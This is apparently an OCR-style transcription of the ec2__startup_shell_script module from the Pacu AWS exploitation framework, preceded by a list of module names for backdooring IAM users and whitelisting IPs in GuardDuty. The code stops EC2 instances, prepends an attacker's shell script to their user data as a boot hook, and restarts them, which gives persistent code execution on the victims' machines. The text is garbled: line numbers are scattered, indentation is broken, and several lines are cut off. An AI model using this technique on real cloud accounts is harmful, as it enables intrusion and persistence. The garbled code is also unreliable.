
https://github.com/RhinoSecurityLabs/pacu/blob/866376cd711666c775bbfcde0524c817f2c5b181/pacu/modules/ec2__startup_shell_script/main.py#L9



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```
    guardduty_list_accounts
    guardduty_list_findings
    guardduty_whitelist_ip
    iam_backdoor_assume_role
    iam_backdoor_users_keys
    iam_backdoor_users_password
```

```
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  J/
  58
                                       if "@" not in instance:
  59
                                              print("Usage: <instance-id>@<region> ex: i-abcdef12345@us-west-2")
                                               return({"error": "invalid usage"})
  60
                                       instances.append({
  61
                                               'InstanceId': instance.split('@')[0],
  62
                                               'Region': instance.split('@')[1]
  63
                                      })
  64
                       else:
  65
                               print('Targeting all EC2 instances...')
  66
                               if fetch data(['EC2', 'Instances'], module info['prerequisite modules'][0], '--
  67
                                       print('Sub-module run failed')
  68
  69
                               for instance in session.EC2['Instances']:
  70
  71
                                       instances.append({
                                               'InstanceId': instance['InstanceId'],
  72
  73
                                               'Region': instance['Region']
  74
                                      })
                       instance_count = 0
  75
  76
                       for region in regions:
  77
                               client = pacu_main.get_boto3_client('ec2', region)
                               for instance in instances:
  78
                                       if instance['Region'] == region:
  79
                                               result = stop_instance(client, instance['InstanceId'], print)
  80
  81
                                              if result:
                                                      update_userdata(client, instance['InstanceId'], prepare_user_data(c
  82
                                                      start_instance(client, instance['InstanceId'], print)
  83
                                                      instance count += 1
  84
  85
                                                      print(' {}@{} FAILED'.format(instance['InstanceId'], instance['Reg
  86
                       return {'Instances': instance_count}
  87
  88
  89
               def summary(data, pacu_main):
  90
                       if data['Instances']:
  91
                               out = ' {} Instance(s) Modified'.format(data['Instances'])
  92
  93
                               out = ' No Instances Modified'
  94
  95
                       return out
  96
  97
               def stop_instance(client, instance_id, print):
  98
                       print('Stopping {}'.format(instance_id))
  99
100
                       try:
                               client.stop_instances(InstanceIds=[instance_id])
101
                               return True
102
103
                       except ClientError as error:
104
                               code = error.response['Error']['Code']
                               print('FAILURE: ')
105
                               if code == 'UnauthorizedOperation':
106
                                       print(' Access denied to StopInstances.')
107
108
                               else:
                                       print(' ' + code)
109
110
                       return False
111
113 ∨ def start_instance(client, instance_id, print):
                       print('Starting {}'.format(instance_id))
114
115
                               client.start_instances(InstanceIds=[instance_id])
116
117
                               return True
                       except ClientError as error:
118
                               code = error.response['Error']['Code']
119
                               print('FAILURE: ')
120
                               if code == 'UnauthorizedOperation':
121
                                       print(' Access denied to StartInstances.')
122
123
                                       print(' ' + code)
124
125
                       return False
126
127
              def prepare_user_data(client, instance_id, script):
128
                       # TODO: Replace this with a fetch data of download ec2 userdata
129
                       # This will error if the UserData is gzipped
130
131
                       try:
```

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```
132
                response = client.describe_instance_attribute(
133
                    Attribute='userData',
                    InstanceId=instance_id
134
135
                )
                user data = ''
136
                if response['UserData']:
137
                    user_data = base64.b64decode(response['UserData']['Value']).decode("utf-8")
138
                    # Save the current data in case there is something sensitive
139
                    # with open('output/scrapedUserData.txt', 'a+') as scraped user data file:
140
                           scraped user data file.write('User data for instance id {}: {}\n'.for
141
142
                with open(script, 'r') as shell script:
143
                    # Append our script to their old user data to not screw up the instance
144
                    user_data = '#cloud-boothook\n{}\n\n{}'.format(shell_script.read(), user_da
145
146
                return user_data
147
            except ClientError as error:
148
                code = error.response['Error']['Code']
149
                print('FAILURE: ')
150
                if code == 'UnauthorizedOperation':
151
                    print(' Access denied to DescribeInstanceAttribute.')
152
153
                    print(' ' + code)
154
                return False
155
156
157
        def update userdata(client, instance id, user data, print):
158
            print('Setting User Data for {}'.format(instance_id))
159
160
            result = False
161
            code = 'IncorrectInstanceState'
162
163
            while(code == 'IncorrectInstanceState' and not result):
164
165
                try:
                    client.modify_instance_attribute(
166
                        InstanceId=instance_id,
167
                        UserData={
168
                             'Value': user_data
169
170
                         }
171
                    result = True
172
                except ClientError as error:
173
                    code = error.response['Error']['Code']
174
                    if code == 'UnauthorizedOperation':
175
                        print(' Access denied to ModifyInstanceAttribute.')
176
                         return False
177
                    elif code != 'IncorrectInstanceState':
178
179
                         print(error.response['Error']['Message'])
                         return False
180
                    time.sleep(5)
181
182
183
            return result
```